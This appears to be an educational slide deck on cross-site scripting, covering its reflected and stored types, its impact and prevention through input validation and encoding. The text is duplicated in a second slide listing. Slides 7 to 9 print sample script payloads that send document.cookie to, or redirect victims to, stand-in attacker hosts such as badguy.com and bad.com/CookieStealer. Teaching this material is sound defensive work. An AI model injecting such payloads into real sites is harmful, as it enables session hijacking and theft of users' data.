
Cross-site
scripting
OVERVIEW
 CROSS-SITE SCRIPTING
 XSS (-ve) effects
 Cross Site Scripting Types

 Who is affected by XSS?
 Impact of XSS-Attacks
 Summary
12/15/2013

2
CROSS-SITE SCRIPTING (XSS)


Cross-site scripting or XSS is a defined as a
computer security vulnerability (weakness) found in
web applications.



XSS allows for code injection by malicious web users
into Internet pages viewed by other users.



In an XSS attack, the attacker gains the ability to see
private user IDs, passwords, credit card information
and other personal identification.
12/15/2013

3
XSS (-ve) effects
stealing other user’s cookies
 stealing their private information
 performing actions on behalf of other users
 redirecting to other websites
 Showing ads in hidden IFRAMES and popups


12/15/2013

4
Cross Site Scripting Types
Two known types:
 Reflected (Non-Persistent)
• Link in other website or email


12/15/2013

Stored (Persistent)
• Forum, bulletin board, feedback form
5
Reflected (Non-persistent)…
The Reflected Cross-Site Scripting vulnerability is by far the most common
and well-known type. These holes show up when data provided by a web client is
used immediately by server-side scripts to generate a page of results for that
user. If unvalidated user-supplied data is included in the resulting page without
HTML encoding, this will allow client-side code to be injected into the dynamic
page. A classic example of this is in site search engines: if one searches for a
string which includes some HTML special characters, often the search string
will be redisplayed on the result page to indicate what was searched for, or will
at least include the search terms in the text box for easier editing. If all
occurrences of the search terms are not HTML entity encoded, an XSS hole will
result.
12/15/2013

6
1

Send e-mail with <script> tags embedded in
the link.

http://mybank.com/
account.php?variable=”><script>document.lo
cation=’http://www.badguy.com/cgi-bin/
cookie.cgi’”%20+document.cookie</script>

Follows link and the script executes

2
www.badguy.com
Cookie collector

Malicious content dose not get stored in the server
The server bounces the original input to the victim without modification
12/15/2013

7
stored (persistent)….
In persistent type of XSS attack, XSS code gets saved into persistent storage like
database with other data and then it is visible to other users also. One example of this kind
of attacks is possible blog websites, where hacker can add their XSS code along with the
comment text and if no validation or filtering is present on the server, XSS code can
successfully saved into the database. After this if anyone (other users) open the page into
their browsers, XSS code can execute and can perform a variety of harmful actions. This
type of attack is more vulnerable, because Hacker can steal cookies and can make
modifications in the page. The risk with these kinds of attacks is any third party hacker can
use this vulnerability to perform some actions on behalf of other users.
see original post<script>window.location =
"http://www.hackers.com?yid=";</script>
12/15/2013

8
Public forum web site

1

Great message!
<script>
var img=new Image();
img.src=
"http://www.bad.com/CookieStealer/
Form1.aspx?s= "+document.cookie;
</script>

2

Downlaod
malicious code

Upload malicious scripting commands to
the public forum

Browse

Attacker

3

Victim

The server stores the malicious content
The server serves the malicious content in its original form
12/15/2013

9
Who is affected by XSS?
 XSS attack’s first target is the Client
Client trusts server (Does not expect attack)
Browser executes malicious script
 But second target = Company running the Server
Loss of public image (Blame)
Loss of customer trust
Loss of money
12/15/2013

10
Impact of XSS-Attacks
Access to authentication credentials for Web application
 Cookies, Username and Password
 Normal users
Access to personal data (Credit card, Bank Account)
Access to business data (Bid details, construction details)
Misuse account (order expensive goods)
 High privileged users
Control over Web application
Control/Access: Web server machine
Control/Access: Backend / Database systems
12/15/2013

11

 Clint side
•Cookie Security
•Verify email
•Always update
 Server side
•Input validation (Black listing VS White listing)
•Encode all meta characters send to the client
•keep track of user sessions
•Web application firewall
•Always test
12/15/2013

12
Summary
 Cross-Site Scripting is extremly dangerous
 Identity theft, Impersonation
 Cause: Missing or in-sufficient input validation
 XSS-Prevention Best Practices
 Implement XSS-Prevention in application
 Do not trust client side validation
 Check and validate all input before processing
 Do not echo any input value without validation
12/15/2013

13





http://www.acunetix.com
http://en.wikipedia.org/wiki/Crosssite_scriptinghttp://www.google.com
http://www.google.com
XSS Attacks: Cross Site Scripting Exploits and
Defense :-Seth Fogie (Author), Jeremiah
Grossman (Author)
12/15/2013

15

Xss

  • 1.
  • 2.
    OVERVIEW  CROSS-SITE SCRIPTING XSS (-ve) effects  Cross Site Scripting Types  Who is affected by XSS?  Impact of XSS-Attacks  Summary 12/15/2013 2
  • 3.
    CROSS-SITE SCRIPTING (XSS)  Cross-sitescripting or XSS is a defined as a computer security vulnerability (weakness) found in web applications.  XSS allows for code injection by malicious web users into Internet pages viewed by other users.  In an XSS attack, the attacker gains the ability to see private user IDs, passwords, credit card information and other personal identification. 12/15/2013 3
  • 4.
    XSS (-ve) effects stealingother user’s cookies  stealing their private information  performing actions on behalf of other users  redirecting to other websites  Showing ads in hidden IFRAMES and popups  12/15/2013 4
  • 5.
    Cross Site ScriptingTypes Two known types:  Reflected (Non-Persistent) • Link in other website or email  12/15/2013 Stored (Persistent) • Forum, bulletin board, feedback form 5
  • 6.
    Reflected (Non-persistent)… The ReflectedCross-Site Scripting vulnerability is by far the most common and well-known type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If unvalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms are not HTML entity encoded, an XSS hole will result. 12/15/2013 6
  • 7.
    1 Send e-mail with<script> tags embedded in the link. http://mybank.com/ account.php?variable=”><script>document.lo cation=’http://www.badguy.com/cgi-bin/ cookie.cgi’”%20+document.cookie</script> Follows link and the script executes 2 www.badguy.com Cookie collector Malicious content dose not get stored in the server The server bounces the original input to the victim without modification 12/15/2013 7
  • 8.
    stored (persistent)…. In persistenttype of XSS attack, XSS code gets saved into persistent storage like database with other data and then it is visible to other users also. One example of this kind of attacks is possible blog websites, where hacker can add their XSS code along with the comment text and if no validation or filtering is present on the server, XSS code can successfully saved into the database. After this if anyone (other users) open the page into their browsers, XSS code can execute and can perform a variety of harmful actions. This type of attack is more vulnerable, because Hacker can steal cookies and can make modifications in the page. The risk with these kinds of attacks is any third party hacker can use this vulnerability to perform some actions on behalf of other users. see original post<script>window.location = "http://www.hackers.com?yid=";</script> 12/15/2013 8
  • 9.
    Public forum website 1 Great message! <script> var img=new Image(); img.src= "http://www.bad.com/CookieStealer/ Form1.aspx?s= "+document.cookie; </script> 2 Downlaod malicious code Upload malicious scripting commands to the public forum Browse Attacker 3 Victim The server stores the malicious content The server serves the malicious content in its original form 12/15/2013 9
  • 10.
    Who is affectedby XSS?  XSS attack’s first target is the Client Client trusts server (Does not expect attack) Browser executes malicious script  But second target = Company running the Server Loss of public image (Blame) Loss of customer trust Loss of money 12/15/2013 10
  • 11.
    Impact of XSS-Attacks Accessto authentication credentials for Web application  Cookies, Username and Password  Normal users Access to personal data (Credit card, Bank Account) Access to business data (Bid details, construction details) Misuse account (order expensive goods)  High privileged users Control over Web application Control/Access: Web server machine Control/Access: Backend / Database systems 12/15/2013 11
  • 12.
     Clint side •CookieSecurity •Verify email •Always update  Server side •Input validation (Black listing VS White listing) •Encode all meta characters send to the client •keep track of user sessions •Web application firewall •Always test 12/15/2013 12
  • 13.
    Summary  Cross-Site Scriptingis extremly dangerous  Identity theft, Impersonation  Cause: Missing or in-sufficient input validation  XSS-Prevention Best Practices  Implement XSS-Prevention in application  Do not trust client side validation  Check and validate all input before processing  Do not echo any input value without validation 12/15/2013 13
  • 14.
  • 15.